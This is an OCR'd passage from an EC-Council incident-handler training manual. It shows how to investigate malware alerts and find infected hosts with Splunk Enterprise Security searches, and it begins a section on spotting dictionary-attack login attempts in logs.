



Figure 6.57: Screenshot of Splunk Enterprise Security showing Malware Attack details

- Now, open another browser by clicking on the **Go to Search** icon to search the **Destination IP Address** and drill down the events.





Figure 6.58: Screenshot of Splunk Enterprise Security showing the New Search dashboard

- In the **New Search** dashboard, investigate the event by performing drill-down searches. Start the search by determining the data model: **`| datamodel ("Malware","Malware_Attacks").`** It should be identified before calling the normalized host value of the malware data model, which is **`| search (dest="x.x.x.x" OR "Malware_Attacks.dest="x.x.x.x")`**. This will help in searching indexed data for a particular time and return any matches after filtering the outputs.
  - Now, view details (such as **`dest_ip`**, **`source`**, and **`sourcetype`**) of the raw event, as shown in the screenshot.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.59: Screenshot of Splunk Enterprise Security showing additional information of an event

Event details also include the **`uri`** and **`client_app`** fields, which determine whether a download request is coming from the network traffic. These details can be further analyzed to identify the source and reason.

## Reviewing Events with Broader Time Range

- Follow the steps given below to search further by expanding the period:
  - In the **New Search** dashboard, click on the **Date time range** button beside the search icon.
  - Now, decrease the **Earliest** time field and increase the **Latest** field with an early and later time, respectively.
  - Click on **Apply** and then click on **Search**. This will display similar events using the proxy, as shown in the screenshot below.





Figure 6.60: Screenshot of Splunk Enterprise Security showing New Search dashboard

- Add **`| table dest src url`** at the end of the current search query and click on the Search button again to view relevant fields of the events, as shown in the screenshot.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.61: Screenshot of Splunk Enterprise Security showing New Search dashboard

## Detecting Exploited Host in Network

- Follow the steps given below to detect an exploited host from the **New Search** dashboard:
  - First, click on the **`src`** field and select **New Search** to open the **New Search** dashboard, which will initiate search for the selected **`src`** field and time range.





Figure 6.62: Screenshot of Splunk Enterprise Security showing additional alerts

The above screenshot displays different alerts associated with the host, which determine whether attackers have targeted the selected src. This information can be used to determine whether this host downloaded any exploits from the Internet.

- Additionally, you can investigate both the **`url`** and **`file_name`** fields of the host using the following steps:
  - Check the data in tabular form to understand critical events.
  - At the end of the current search query, add **`| table url file_name`** and again click on the search button, as shown in the screenshot below.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.63: Screenshot of Splunk Enterprise Security examining the **`url`** and **`file_name`** fields

- Now, select the **`url`** field to sort the table and view the host information of an active mitigation procedure.

## Generating Result Report

- In the search bar, add **`| table src url file_name`** at the end of the current search query and click on the search button. This will produce a result showing the possible infected hosts in the network along with the suspected file names, as shown in the following screenshot.





Figure 6.64: Screenshot of Splunk Enterprise Security showing potentially infected hosts

- Now, click on the **Export** icon to export the results, as shown in the screenshot below.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.65: Screenshot of Splunk Enterprise Security downloading report

- Enter a name in the **File Name** field and select the **`.csv`** format to save the results.
- Now, click on the Export button to download the **`.csv`** file.
- Additionally, you can select the **Report** option after clicking on the **Save As** option.

## Detecting Inappropriate Usage Incidents: Reviewing Log Entries of Application Logins

Attackers or insiders may perform multiple login attempts by guessing the passwords or performing dictionary attacks to bypass the authentication of network applications and use applications for malicious purposes. Incident handlers can review the log entries of application logins to detect inappropriate user login attempts. Kiwi Log Viewer and Splunk Enterprise can be used to view log entries in real-time and identify dictionary attacks performed on a server. The following screenshot shows multiple unsuccessful FTP login attempts detected using Kiwi Log Viewer.

